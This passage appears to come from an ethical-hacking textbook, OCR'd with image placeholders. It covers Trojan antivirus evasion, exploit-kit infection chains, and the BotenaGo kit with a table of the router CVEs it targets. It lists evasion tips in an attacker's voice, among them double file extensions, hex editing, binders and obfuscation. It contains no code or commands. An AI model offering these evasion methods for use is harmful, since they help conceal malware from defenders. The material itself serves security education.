



Figure 7.33: Propagating and deploying Trojan through USB

Techniques for Evading Antivirus Software

Sometimes, various types of antivirus scanners are deployed in the target network, and these antivirus scanners do not allow the propagation or deployment of random or malicious packages. Hence, propagating and deploying a Trojan stealthily is one of the important tasks of an attacker. The various techniques that can be used by attackers to make malware such as Trojans, viruses, and worms undetectable by antivirus applications are listed below.

1. Break the Trojan file into multiple pieces and zip them as a single file.
2. Always write your Trojan and embed it into an application (an antivirus program fails to recognize new Trojans, as its database does not contain the proper signatures).
3. Change the Trojan's syntax:
   - Convert an EXE to VB script
   - Change the .EXE extension to .DOC, .EXE, .PPT, .EXE, or .PDF.EXE (Windows hides "known extensions" by default; hence, it shows up only as .DOC, .PPT, .PDF, etc.)
4. Change the content of the Trojan using a hex editor.
5. Change the checksum and encrypt the file.
6. Never use Trojans downloaded from the web (antivirus software detects these easily).
7. Use binder and splitter tools that can change the first few bytes of the Trojan programs.
8. Perform code obfuscation or morphing. Morphing is done to prevent the antivirus program from differentiating between malicious and harmless programs.





Exploit Kits

An exploit kit or crimeware toolkit is used to exploit security loopholes found in software applications such as Adobe Reader and Adobe Flash Player, by distributing malware such as spyware, viruses, Trojans, worms, bots, backdoors, buffer overflow scripts, or other payloads to the target system. Exploit kits come with pre-written exploit code. Thus, they are easy to use for an attacker who is not an IT or security expert. They also provide a user-friendly interface to track the infection statistics as well as a remote mechanism to control the compromised system. Using exploits kits, an attacker can target browsers, programs that are accessible using browsers, zero-day vulnerabilities, and exploits updated with new patches instantly. Exploit kits are used against users running insecure or outdated software applications on their systems.




Figure 7.34: Process of exploitation using exploit kits

The diagram above shows the general procedure for an exploit kit; the process of exploiting a machine might vary depending on the exploit kit used:

- The victim visits a legitimate website that is hosted on the compromised web server.
- The victim is redirected through various intermediary servers.
- The victim unknowingly lands on an exploit kit server hosting the exploit pack landing page.
- The exploit kit gathers information on the victim, based on which it determines the exploit and delivers it to the victim's system.
- If the exploit succeeds, a malware program is downloaded and executed on the victim's system.

Exploit Kits

- **BotenaGo Exploit Kit**

  The BotenaGo exploit kit written in the Go scripting language contains over 30 variants of exploits and is cable of attacking millions of IoT and routing devices worldwide. BotenaGo was first discovered in November 2021 and observed as Mirai botnet malware by antivirus software. Using BotenaGo, attackers initiate the exploitation process by placing a backdoor in the victim device through port 31412 by sending a GET request and listens for the victim IP as the response through port 19412. After successfully embedding a backdoor in the victim device, attackers can explore the device using exploit functions that are preconfigured in the source code. BotenaGo is successfully being used by attackers in distributing DDoS functionalities by spreading payloads to victim devices.

Features:

- No active communication with the command-and-control unit during exploitation
- Exploits based on exploitation function mapping
- Exploits up to 33 vulnerabilities in the initialization phase
- Launches Mirai malware on the victim device through links

The table below lists some of the vulnerabilities that can be exploited by BotenaGo.

Vulnerability	Affected devices
CVE-2020-8515	DrayTek Vigor2960 1.3.1_Beta, Vigor3900 1.4.4_Beta, and Vigor300B 1.3.3_Beta, 1.4.2.1_Beta, and 1.4.4_Beta devices
CVE-2015-2051	D-Link DIR-645 Wired/Wireless Router Rev. Ax with firmware 1.04b12 and earlier
CVE-2016-1555	Netgear WN604 before 3.3.3 and WN802Tv2, WNAP210v2, WNAP320, WNDAP350, WNDAP360, and WNDAP660 before 3.5.5.0
CVE-2017-6077	NETGEAR DGN2200 devices with firmware version 10.0.0.50
CVE-2016-6277	NETGEAR R6250 before 1.0.4.6.Beta, R6400 before 1.0.1.18.Beta, R6700 before 1.0.1.14.Beta, R6900, R7000 before 1.0.7.6.Beta, R7100LG before 1.0.0.28.Beta, R7300DST before 1.0.0.46.Beta, R7900 before 1.0.1.8.Beta, R8000 before 1.0.3.26.Beta, D6220, D6400, D7000
CVE-2018-10561, CVE-2018-10562	GPON home routers
CVE-2013-3307	Linksys X3000 1.0.03 build 001
CVE-2020-9377	D-Link DIR-610
CVE-2016-11021	D-Link DCS-930L devices before 2.12
CVE-2018-10088	XiongMai uc-httpd 1.0.0
Vulnerability	**Affected devices**
